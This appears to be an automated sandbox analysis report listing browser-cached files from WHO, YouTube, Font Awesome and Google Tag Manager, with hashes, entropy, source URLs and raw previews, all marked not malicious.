C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\RS34669_Covax_Sticker_CMYK_Covax_5_Sqaure_CovaxColours[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 549x367, frames 3
Category:	downloaded
Size (bytes):	29217
Entropy (8bit):	7.95659159276415
Encrypted:	false
SSDEEP:	768:1RRKw/eEYOGWJoDy//ZKrHvWZvFOz5hWniY:X5eEY3+Hg7OZv2LWJ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\RS34669_Covax_Sticker_CMYK_Covax_5_Sqaure_CovaxColours[1].jpg	
MD5:	46AFC101D01A5C37D2DAB4BDE1247598
SHA1:	9548F4C943D39503BBBAC107C36F47B2561108A1
SHA-256:	358BB9FE70555AE5F2135B522765948B3BA4F10A5805795DB725236BC0CA9E44
SHA-512:	F75693E5BFE2BECA06CA2B70DCD401B7DC5BFBBF1213BCE38BA27582FF44D11E89E514F40242934CD83FADF3C487C74711E612240854395FBBFF3F3320EAF8(1
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/searo---images/countries/sri-lanka/rs34669_covax_sticker_cmyk_covax_5_sqaure_covaxcolours.tmb-549v.jpg?Culture=en&sfvrsn=5b1bfc6f_6
Preview:	......JFIF.....C.....!......"$".$.....C.....o.%..".....D. .....F.....y..P.....^..".."..V.'.E.C.....8.z..?...a..7...../4m..`..X.v..:...~_.TF.....t.V.....N.....z...&...P.....{.C[rs.s...N.t..?UG-.ym....[.+9M6<#. .*.Z^..V.~3e..CL.].(.....V#...[s.V.H.l.o..W..9o.....m.C.p.z,.o...j.....].Y.(.....a...=3.iS6*..J...o.l.....zx.9.0.....=...l%m'....=..~.\.&.....n...>..j7l.u.....1}.v.n..G?UW....+...T...l<.0i...o 9f...}w.t.....T..R.....P.....r.....2.....U.^.E.k~....V...?.ri...\.~....~6...[.....O.>K..s.a.N.j...P...J...k..K.Z.C..G.b....Dc7.tk..F.A...|:e2..}p.t?.{]ou...*..K.o.....v.nr....k.4...d...:.g0. .;x.pzy.J.....f}![.zi...9rj...Q5.&..m.....j.0.."".....m.....n...o.....W\4.6S...\..\Bj....tSM.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\accordion-footer-list.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2376
Entropy (8bit):	4.846958680640504
Encrypted:	false
SSDEEP:	48:pggG75XMzPp8SWZS45dC7HT5nfSY4yZv4BWivVkXwbCclKGkLTrOlrOgp7xH8iFh:W8tgPY0yDukzMr/p7xHug
MD5:	39343D507CC893071356B23C99F57C11
SHA1:	B78A5DEDBF2DC50A94CE7FD5379D8477E4E87123
SHA-256:	951F1377A961CEBDFFE3B0CB329193499906F878D7DEF233D5F09E403699DD07
SHA-512:	A91FC1D4CAEB27861EEF1AA2BE7D62F6768FE00951A1387F1057BB3C3B5DCCBA6C90B73B4D8F5FAE0F23CDFD14FB32C5F6CF32DF1F62A88643C7A020769280 71
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/scripts/accordion-footer-list.min.js?v=12.1.7126.28741
Preview:	"use strict";!function(window){var accordion=null,activePanelClass="is-active",accordionPanels=null,currentPanel=null;function _activateSelectedPanel(evt){evt.p reventDefault();var selectedPanel=function(el,cls){for(;(el=el.parentElement)&&!el.classList.contains(cls););return el}(evt.currentTarget,"sf-accordion-footer__panel");if (currentPanel===selectedPanel&&currentPanel.classList.contains(activePanelClass))return currentPanel=selectedPanel,void _removeCurrentPanel();_removeC urrentPanel(),function(selectedPanel){selectedPanel.classList.add(activePanelClass);var currentContent=selectedPanel.querySelector(".sub-level");currentContent. style.display="block",currentContent.style.height=currentContent.offsetHeight,currentContent.style.opacity=1,currentPanel=selectedPanel}(selectedPanel)}function _removeCurrentPanel(){if(void 0===currentPanel)return this;var currentContent=currentPanel.querySelector(".sub-level");currentContent.style.opacity=0,currentCo ntent.style.display="none",currentPanel.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\all[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	36599
Entropy (8bit):	4.744239554341881
Encrypted:	false
SSDEEP:	384:W++rB31vxojTQ6m4TotMam317fKZII9kQCY/BGMI993BXMl3oPGEo/fA:a31vxoXQ6vWU9KJkdY/kME93KaFo/Y
MD5:	D1ACB8AD33B1526ACBFD3F0028B859B0
SHA1:	292F3E748A5536C0E9FDC3BEE02DBF89ADC80B1D
SHA-256:	CFAC6241DD3AABB5F1552C17501790093015C006A8E13671823C1FF4872BEAAE
SHA-512:	70A9A515B42605647162B451F59DF492CF147568484B987A40605A214138BC30CE01B143CF660433D7933F2B1E474652137717FDB05E1D8747DA1C31FF5EDC68
Malicious:	false
IE Cache URL:	http://https://use.fontawesome.com/releases/v5.0.10/css/all.css
Preview:	/*!. * Font Awesome Free 5.0.10 by @fontawesome - https://fontawesome.com. * License - https://fontawesome.com/license (Icons: CC BY 4.0, Fonts: SIL OFL 1.1, Code: MIT License). */..fa,.fab,.fal,.far,.fas{-moz-osx-font-smoothing:grayscale;-webkit-font-smoothing:antialiased;display:inline-block;font-style:normal;font-variant:normal;text-re ndering:auto;line-height:1}.fa-lg{font-size:1.33333em;line-height:.75em;vertical-align:-.0667em}.fa-xs{font-size:.75em}.fa-sm{font-size:.875em}.fa-1x{font-size:1em}.fa-2x {font-size:2em}.fa-3x{font-size:3em}.fa-4x{font-size:4em}.fa-5x{font-size:5em}.fa-6x{font-size:6em}.fa-7x{font-size:7em}.fa-8x{font-size:8em}.fa-9x{font-size:9em}.fa-10x{ font-size:10em}.fa-fw{text-align:center;width:1.25em}.fa-ul{list-style-type:none;margin-left:2.5em;padding-left:0}.fa-ul>li{position:relative}.fa-li{left:-2em;position:absolute;tex t-align:center;width:2em;line-height:inherit}.fa-border{border:.08em solid #eee;border-radius:.1em;padding:.2em .25em .15em}.fa-pull-left{fl

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\event[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 131 x 131, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	5092
Entropy (8bit):	7.926179113262451
Encrypted:	false
SSDEEP:	96:g7MAVls61jDxabyZHmgWvavgQ9bhr591E05GNYUuMAu4McVy1FI0cPbyEsY6gtIt:g9FjDtmH4gQ9bhrb1E/NYVMh4jVM60ce
MD5:	A262B3983C1769FF3D0A68A0101A8EA8

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\event[1].png	
SHA1:	C3F8AF91B3C2A5DDF4C5C1FA47742DECD4E974D5
SHA-256:	F95B8033DDF4911D628A7A2D856B00FFF73D589D9885EE8CAB1A48C2D3B180EC
SHA-512:	C2AAEB823B3C4E1575D867B4C1CBCA051A916A32F2BAFD055B1A929F3E0C3AA39A9B71E2395778C3C95E3C7C343F729DCF5D95E7A02CA65846C7D9B0A059D B3
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/fallback/icons/media-centre/event.tmb-131v.png?Culture=en&sfvrsn=c073cbae_12
Preview:	.PNG.....IHDR.....f....sRGB.....gAMA.....a.....IDATx..].p..u.E.cKN&vb+....$.....if.q..i.'q..I&N..I:...k;M.i.[.....Q.E.G$.(..m.... H.... .. .:.....I.....a....k...3...r^. ....A/pZ..8@0.qSpB.p0p.`.....'..N...8.8q0p.`.....'..N...-.q.....rw<?.....e..OL.....NQ...j..n..e.}..._...v...e>s.....zQ.d..zXw.G.m..d+.W..8.mN.n..:`p.....o.MV... ..d..&..Mv.h....L..L.....YrO5..&..d..*.F.Z.|...c2.....'.k....._.m.m.Gv8.....c...C.....2+d.Za.z.<X..+.|....ZA.3.[.{d..z...!....m...OT..$..-.)...v.,.gZ.A.o..b+.Yf%yl..X..J...z.`@..MZ\l.. W..2...Y./..m...Hc...B.....;d.....[...\#..I;x.04.....|jK=h.....|..C2...~..<s.`.k..L.....ns.....w.m...]...2.....>....C.a.,...t+....w.?...g.....A.w\.0<..).W.w.....F}.rw.b0||..@....[...zn... |Z%0.n....44.....7.F..1.....1....p...i....e0.s0.G..@r0d. .f.I...55.j{Fe..R....N.c]s..m...a]..z.K...M....i.3d...?>../T.%.i...o.;..hM.`.a.F.....B...pO..2...p'me-...D..w.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\fa-solid-900[1].eot	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Embedded OpenType (EOT), Font Awesome 5 Free family
Category:	downloaded
Size (bytes):	115148
Entropy (8bit):	6.287293018741218
Encrypted:	false
SSDEEP:	3072:bbIqflGXeaiyefcq1VaOcPRdCJjX4XoxFIRuA7ZqhF1PwmLhrcR/2cv7s83RWt8A:bbI2Gfiyefcq1VaOcPRdC54XoxFIRuAw
MD5:	303DC0631C4578227EA986E8832D3AD3
SHA1:	1B8B0D1740CA205E74FCC10930179AAA7180FCCF
SHA-256:	500EF6619A645A0B54A6EAA11F77A71F67DA7A7E0C9B73F0E43E7337670D04B8
SHA-512:	A47615BD98835B639E310C830D4BE0714C062AB875FB35E47B6A487006C2D18D1AFE69EE3A1F770BF5034A70632AEA0676B324DBF969DF2C080A6CB4955E8C5
Malicious:	false
IE Cache URL:	http://https://use.fontawesome.com/releases/v5.0.10/webfonts/fa-solid-900.eot?
Preview:	.....LP.....,.=p.....&.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e.....S.o.l.i.d.....V.e.r.s.i.o.n. .5...0...2.F.o.n.t. .A.w.e.s.o.m.e. .5. .F.r.e.e. .S.o. l.i.d.....0GSUB .%z...8...TOS/2?.QH.....Vcmap..1....\..$~glyf.....3...p,head.}&.....6hhea.;.V.....$hmtx.'.....xloca.a}.....>maxp.H..... name.....H....postB.T8 ...D.....p=.,_.<..... ....0.>..DFLT..latn.....liga.....f...G...f..... .....PfEd.@.....F.....@...@.....@...@.....@..... .....@.....@.....@.....@.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\fetch-polyfill[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Pascal source, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	8543
Entropy (8bit):	5.238064281324506
Encrypted:	false
SSDEEP:	192:oQHdiEslZc0rsNYNU5mSJHqI03aej6tZoaMLQO/x5/P80+HcW:ocHslLsP5muHqI0Jj6tZcUO/x5+V
MD5:	04E3CC8A9641B3F9F9C9370F4E9B5BDD
SHA1:	9602A891F583094BB04FD407B253ABCAFFB8C8D0
SHA-256:	DE6C4FFA2BD9FD283610E28D0DB2EC48607AAB39D213A51AEF248673A0A7E980
SHA-512:	58942BCC0F39D620A475B65C1AEB4F18872F68F22C89DEC076906A0DB8BC2B7CCA9357710A7824A0FA7404FF73F41013AECA34609CAACD2187414F7BD0D490D
Malicious:	false
IE Cache URL:	http://https://www.youtube.com/s/player/9f1ab255/fetch-polyfill.vflset/fetch-polyfill.js
Preview:	/*.. Copyright (c) 2014-2016 GitHub, Inc... Permission is hereby granted, free of charge, to any person obtaining. a copy of this software and associated documentation fi les (the. "Software"), to deal in the Software without restriction, including. without limitation the rights to use, copy, modify, merge, publish,. distribute, sublicense, and/or s ell copies of the Software, and to. permit persons to whom the Software is furnished to do so, subject to. the following conditions:.. The above copyright notice and this permission notice shall be. included in all copies or substantial portions of the Software... THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,. EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF. MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND. NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE. LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETH ER IN AN ACTION. OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\gtm[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	113078
Entropy (8bit):	5.529080047662171
Encrypted:	false
SSDEEP:	1536:KNu9KdnqpMXbOlh0E+HG++/HRE6cszuzKZQa8PrpO+01W9nKP9CouwqDBmusHyVx:KNu9yqpMruh07+5ssGa8Po++C3+y1Ie7
MD5:	B0A1F51883DFECEF5093A536714A7B44
SHA1:	EEFAE2A7AF69B58797F48D01A377270F842C131D
SHA-256:	A0CDF300DA78BD35E03EBF7466E92C4F0F5A6D4655E17C0782E14B4469B7FA72
SHA-512:	B3F3CD3E9DC88FD6CBC9481863C3E476B22E279C5F9553F8DA8E9E04319B6A575F58332D5BFC04FFE6AD7AF4F148CFCE22FBC3225DD45F668BD23D74CF22C F9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\gtm[1].js	
Malicious:	false
IE Cache URL:	http://https://www.googletagmanager.com/gtm.js?id=GTM-5QFSQRT
Preview:	.// Copyright 2012 Google Inc. All rights reserved..(function(w,g){w[g]=w[g]||{};w[g].e=function(s){return eval(s);};})(window,'google_tag_manager');(function(){..var data = {."resource": {. "version":"69",. . "macros":[{. "function":"__e". },{. "function":"__c",. "vtp_value":"GTM-P9P822R". },{. "function":"__jsm",. "vtp_jav ascript":["template","(function(){return document\u0026\u0026document.documentElement\u0026\u0026document.documentElement.lang?document.documentElemen t.lang:\"undefined\"})();"]. },{. "function":"__gas",. "vtp_cookieDomain":"auto",. "vtp_doubleClick":false,. "vtp_setTrackerName":false,. "vtp_useDebugV ersion":false,. "vtp_useHashAutoLink":false,. "vtp_decorateFormsAutoLink":false,. "vtp_enableLinkId":false,. "vtp_dimension":["list",["map","index","2 ","dimension",["macro",2]]],. "vtp_enableEcommerce":false,. "vtp_trackingId":"UA-30222631-2",. "vtp_enableRecaptchaOption":fa

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\maxresdefault[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1280x720, frames 3
Category:	downloaded
Size (bytes):	87871
Entropy (8bit):	7.967204511872682
Encrypted:	false
SSDEEP:	1536:AR2rBLaCDNkn2Pr5ht3FUDE1wOTBcnUo4bbhkxURFMEks1sNRapgVeTU:jBGN2HlFaE15Vc/4bbhlR2xNspQx
MD5:	52698A0D30C8361844DE86EB60EE1774
SHA1:	DAEB778F052B63956D01B24766821ADC18EE4EAD
SHA-256:	A0E2D4A84566555A9DE5646FBCD7961D0A550336FEFCA78F065E8D975B85A72A
SHA-512:	5A34154682E9A6035D3AAF07F1E1F1C77D0E0BE8B078E5724B7E93C18507FAA58CFF295850E56CDA00BCE2F145DF0961682D8C574B6BD0D5CE7E1CBE85A505E
Malicious:	false
IE Cache URL:	http://https://i.ytimg.com/vi/yEIPefMsf70/maxresdefault.jpg
Preview:	......JFIF.....".....Y.....!1AQ.."a.q.2... ..#BRU...V....$3EbCSTrt.....5D.Fs....%469cuv.....,.....!.1...A"QR.2ab.B.#q3.....?..T.!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.... ..!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.! .@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B. .....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.!.@.B.....!.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\print.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2051
Entropy (8bit):	4.951787000714645
Encrypted:	false
SSDEEP:	48:wmhsFdMMy/bAGtv1TdbSRm75RSSGkMWt2ZmTLXAf5q5GO:AWmT0DGoZ
MD5:	CF9593C4BE04185D1DFEB8344FD65A5C
SHA1:	D0D215D0F95AD5505CE33562F89D683963DA3742
SHA-256:	09652EBACDB38A225D91FBA3C56C920454B153DAB2B0AF42B6C67363960EA655
SHA-512:	A8BC8DED55D7A32029D1EEC9D5AD4F6DF3C1AA8FCA8F44ABF519D812101A76D648573FF362AAF194A3397BA823DE0A7BA79AF25BF5FDB94C61EA44989BE99B52
Malicious:	false
IE Cache URL:	http://https://www.who.int/ResourcePackages/WHO/assets/dist/styles/print.min.css?v=12.1.7126.28741
Preview:	@page{margin:2cm 1cm}@media print{.sf-body{font-family:Garamond, Helvetica, sans-serif;font-size:12pt;line-height:1.25em}.sf-body h1{margin:0.5cm 0 !important;font-size:36pt !important;line-height:1.25em !important}.sf-body h2{margin:0.5cm 0 !important;font-size:24pt !important;line-height:1.25em !important}.sf-body h3{font-size:18pt !important;line-height:1.25em !important}.sf-body h4{font-size:14pt !important;line-height:1.25em !important}.sf-body *,.sf-body *:before,.sf-body *:after{box-shadow:none !important;text-shadow:none !important}.sf-body a{color:#3c4245}.sf-body a,.sf-body a:visited{text-decoration:underline}.sf-body a[href]:after{content:none !important}.sf-body abbr[title]:after{content:" (" attr(title) ")"}.sf-body a[href^="#"]:after,.sf-body a[href^="javascript:"]:after{content:""}.sf-body pre,.sf-body blockquote{border:1px solid #999;page-break-inside:avoid}.sf-body thead{display:table-header-group}.sf-body tr,.sf-body img{page-break-inside:avoid}.sf-body img{max-width:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\publications-hero-image-thumb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 549x315, frames 3
Category:	downloaded
Size (bytes):	22804
Entropy (8bit):	7.949652507694008
Encrypted:	false
SSDEEP:	384:YvxIoRoshSIt4S+SMRS/Y4qjMFxKOXHNd7jd8zjnu7boKf3Ovd:zoRbSItD+Q/nq3ujm3nufPmvd
MD5:	5AA9FA7785CDDABEC52DFD1D428C553E
SHA1:	A2FC524C35815EEE0CFAA3324FEA4ED4D754A41A
SHA-256:	F84DC74BA342D1CD17A928F33B127D33D563ED584CBDBA7765A8AE71BB3DB76B
SHA-512:	84007F6C1B9375CC9AEB7162BB8717A77B3E5613E5759FC05CF107EEEC3CC52C04EE12DF1420005113308FA58A4A4B5521236C41AF843F05CF39AB4390E613C8
Malicious:	false
IE Cache URL:	http://https://www.who.int/images/default-source/publications/publications-hero-image-thumb.tmb-549v.jpg?sfvrsn=8174ac48_1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\publications-hero-image-thumb[1].jpg	
Preview:	......JFIF.....C.....!......"$".$.....C.....;.%..".....G .....tD..]DB]DB]DB]DB]DB]DB]D~..".....xuNS.rC.r>.{...\o.f..B.....>v..Gu;c..{...{.O..U..=..'.....>..'.~...i..!.&T..fq..5.D/L.L.fw.. .H.$.8.F.....|..O..v....._.G..j...>q[.....r....U.....v.B.Of..vN.(...r.#.r..S..]\u..+nBU....F.....|..O..v.sDA=..o.Nv...XL.5..(.k.k&...U...U.....G.....DN.....M.\..D},E.1...M=..... .....*.....g..z..^..[<.U...v..`.V.V.V.V.V....-..j..t+.E..PEs..;i.6`.....o.~v....Y.&.4|WS..'WG1.G)..?W.C7.*L..0j6y:/..A.3@.l.&..>.5.x.@.D..FD....@..6`.....o.~v....Y.& .9.Q....Qo:i-...y.2X..>..d.{...z..li.T....^...._....).g...|z<z<z<z<{.....OF].z.&.]..p..._>v.....Je..W.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\remote[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	99077
Entropy (8bit):	5.447801988861071
Encrypted:	false
SSDEEP:	3072:Axf+m+dKlEf6646K2u0VX5FVOtNJzyLh1Ukwd0PwFJx:0Gm+dKC6P6Kd0VX5FVOtNJzyLh1UkwdR
MD5:	370C2D515006EEE1E72A820CA6F56E61
SHA1:	8E67BBAA4CA7FA9CE9F7217F931F8ECC116CFC1F
SHA-256:	9A3AC37A731E20B60F6A8A83C325B99B51A9E6647C747C196E0626F0FA5AB631
SHA-512:	3638091B852079A556C10B6D90B0CCF14D748DD09FD255A8FB878DA27D5A8240AD0001CBE81DEA535A3659D65FF8C5D3F33549FA7330E49CE28C78C26AD1CDC
Malicious:	false
IE Cache URL:	http://https://www.youtube.com/s/player/9f1ab255/player_ias.vflset/en_US/remote.js
Preview:	(function(g){var window=this;'use strict';var Pla=function(a,b){return g.Nb(a,b)},k4=function(a,b,c){a.l.set(b,c)},l4=function(a){k4(a,"zx",Math.floor(2147483648*Math.random()).toString(36)+Math.abs(Math.floor(2147483648*Math.random())^g.Ta()).toString(36));.return a},m4=function(a,b,c){Array.isArray(c)||(c=[String(c)]);.g.Um(a.l,b,c)},Qla=function(a,b){var c=[];.g.Si(b,function(d){try{var e=g.In.prototype.l.call(this,d,!0)}catch(f){if("Storage: Invalid value was encountered"==f)return;throw f;}void 0===e?c.push(d):g.Hn(e)&&c.push(d)},a);.return c},Rla=function(a,b){b=Qla(a,b);.g.zb(b,function(c){g.In.prototype.remove.call(this,c)},a)},Sla=function(a){if(a.W){if(a.W.locationOverrideToken)return{locationOverrideToken:a.W.locationOverrideToken};.if(null!=a.W.latitudeE7&&null!=a.W.longitudeE7)return{latitudeE7:a.W.latitudeE7,longitudeE7:a.W.longitudeE7}}return null},Tla=function(a,b){g.fb(a,b)||a.push(b)},n4=function(a){var b=0,c;.for(c in a)b++;return b},Ula=function(a,b){b=b instanceof

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\thumbs_covid-map.tmb-479v[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 479x269, frames 3
Category:	downloaded
Size (bytes):	23346
Entropy (8bit):	7.955372285250941
Encrypted:	false
SSDEEP:	384:KoCathmwmvn348bnhSunvreQ5UMvGRpvCDN5lsUEd9YVLf+cabQGjx9El0Jpd4WA:PmwWnIWlQpvI5sUEdPcpGjxeUyW1Ox
MD5:	948620EE0F78512CE7C51E540E7C6397
SHA1:	264DC33227F2D56D40C7671A22F20D202A3B1395
SHA-256:	B3E4348B7B78FFA71C370F66E53B2B3E5BEFAA8F6CD7E2FFF967CF46DE09A7F6
SHA-512:	204B1EFAF2F9A9D12DFE3B9241170334F28B4FFC8DF8F5204F51EFD063B9ADBB204E644BA31540258939FA92D3E3EB519C0F9A263F5B79896898A107E16314CA
Malicious:	false
IE Cache URL:	http://https://cdn.who.int/media/images/default-source/who_homepage/thumbs_covid-map.tmb-479v.jpg
Preview:	......JFIF.....C.....!....."$".$.....C....."......./..3.....F. ..D.fu"v.8..3H.l%n.0k...z..kQ(..ey.....k.....F...G..lF.e....[..hy1.:.M..6.....1.Q..c|.2..!l.F..).<....Xu.Giu.b<.,,...NY.5.....@.CY.g. v..o....a.x...^Y5.L.a"<.W...GN.d..jD.m.G!m.....$.du ..0t'.....(...u.\|.....~L.U...`..e.g$.q ..!.h...a...C.w.\..h...z.....F.....c.X..c.+z.....7.$..Q.'.S.....8T.yK.....+..r./Cn..4.".3.....U2.....*[.X!G..,..8...P...kGwG~_/wm.V...{J....z<..i. .'.....WK.,....W.....3.....8L9:.N.#cM%\.[..U6N.8.".7.-%..6.oV....<....z.O..}.u..S#.S.pz~.....d9....$.....2q..1.:..H..Hb1..O.....(eQ.....j..t.n....+..-8.*....I...k..G.3o.WqSoU..ly.?.:. ....N?].$.~.9.v1S99..<.J.3.@...n..yj..OK.3.ht.dl..?+..P.c$r@..G<.....d...zM..io..q..k....|(.....v....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\thumbs_interactive-timeline.tmb-479v[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 479 x 269, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	25897
Entropy (8bit):	7.9285805511652745
Encrypted:	false
SSDEEP:	768:ukfqZ7tzf6MGfhrO0ABtPUZIVC4wZjn1iiCq:uKqZQl5O5/UKdwNnQM
MD5:	AA21BCAF6ED6F80B83E46DC68CE1D63F
SHA1:	53681EE86AC41E7740286CC0C389EA7D1481E97B
SHA-256:	818614F988027EE371283F8879EB5B5323DA105CFA5DE45AC1CE45103FD52F2E
SHA-512:	BD3AA4C521A01A8AF33F650B6DB33993657E40E66351D0F6509FA13D252C4C61130D5782AF3369161A6ACA16AF67ED9C9579AA80E56A4CF55547A2681E3FAD4
Malicious:	false
IE Cache URL:	http://https://cdn.who.int/media/images/default-source/who_homepage/thumbs_interactive-timeline.tmb-479v.png
Preview:	.PNG.....IHDR.....+....sRGB.....gAMA.....a...d.IDATx....$G}.=6..0..d0....`.....e06...g.d..".#.( .$...$].w:Iw.'..).taw6.fwr.t.....'t...I.{w....g..~oWWW.[[.3..Jq$V$..,i..$ .'.r..#.....Rl..pba...s..R.M.]..~.L..V`!/....ec.g.K.yq2.?9S8.g_IKwe.....k..z..k(.!...N.p.G_A....=..#.1..[..^v~...^..P.....Gr>;.xb!I..y.....d"/...y*...)".<.....G.oK..B.SM.S.....D..$. ....!.1.Z~... !.?.,....~.=.O..?.....M.}.'.j.....=..;.L$)1.....=.%Jl\n..E..F....{i.....Y.....\.i..Ht.....W...C&.....M.....j.Z..^>>.*.|.....\.|..s.Fb.|..p}....H.....s. -R...Ym...~..q..H.kQvNR.tNx.i..... .h..c..H.X..+.F.3.....KW...O$.....z..x..K.....OWG%....3u.G2(~:.U25.....{..v..d"m.....7.,.h.!._.,Q.....L..Y.....<..v.n..X...b#...O#.H..f.:.....G&....a.\...8;Kc.~.....l^.i.b...sO..O.. <....X.....+m.^W.dxO.k.h..(..g..g...~u..uH.J?..>>2.sF.k.{..]..|..Y?.....q.U.R..c.6...2._)3Z.}..~..8.,_:.T.....X>...V.....E.x~...c.}.j.....cQ..../.._,...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\unnamed[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	[TIFF image data, little-endian, direntries=1, software=Google], baseline, precision 8, 68x68, frames 3
Category:	downloaded
Size (bytes):	4345
Entropy (8bit):	7.874582079474217
Encrypted:	false
SSDEEP:	96:m/KOrKlpGRcTXmkJjTCvXeyGg/05HyMIg1t9PdW15ZO:krEpGiXmh7GL5HJIg1ta8
MD5:	A61EFD487B024B49CA85B9D40879C791
SHA1:	C08CA9F9B4522B46A04F9EFD479851801122D8B4
SHA-256:	7796E8CC5B092DA7FB429290CFAEB9C30CA82C2230F34E125A6E6D9FCDEAA588
SHA-512:	C2B5B0035D2E48402BF351AA4C537A2EEEA2B8DF4C8919B700A332CEF776FCD9572AF115DA8E61436F4FDB36390ACAD491FE4CF8D597E743FB363B28CD1C567
Malicious:	false
IE Cache URL:	http://https://yt3.ggpht.com/ytc/AAUvwnh1J3YmbofB6Ft63iBCJsPMhbnsTbCEVyG0BXKw0g=s68-c-k-c0x00ffffff-no-rj
Preview:	......JFIF.....*Exif..II*.....1.....Google.....D.D.....2 .....!".1..#A$2Q.35BRSr.....3.....!..1."A.2Qa...BRq.#..3..Sr.....?.Y..+.z4QF.('.$....1.L3X.6.+.ch...v.e.o.G..7.... .F.Y.n.-m...c.r).. {.v.y.....i......_....(.E.h...PO....+..V...B....4...\.bn..4..fg.I..i.5..Q.e.gaW.uBo~^..s.'h.... ..$.Wm.C.?.b;-.!K.B.<. ._.e.C..l.H..F.b...Aq.I...'.H...".y%{L...^.7.kF..8;..y..`..s,...)..H 4..._Q.=8.n8.D)..".D.f..H.Fse...+.....-,5.V..D>RA"O..Y..q..0..r ....9.].)`w.\|0*G.#p..*..Y.[x,-.....(.....N1.F.....KJ.O'..E....d^.#.....p%.B..8.d..2J.8 ...j.k.Xk.t..p.'z\..D.qXeLL..! .Kwn.}...a...ZB..@.9.....O.:..u+...S.....t.....r<.#..C.....MRTh...Wc.De2T.Xn..X..o...+?.A.....Fu.@$.....V.....0R~....Mz..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\widgets[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	97892
Entropy (8bit):	5.182853024618601
Encrypted:	false
SSDEEP:	1536:NC4PzC7TEHd2NqDrbGvbCDkcOpO+Jjoo7sgeu8ryM2gSeS/:tziE9ucKJvjwNFS/
MD5:	965FCFC23C3459AFE3EBF42B92F31E6D
SHA1:	58534C361D8075239384536D7E67B2A667885636
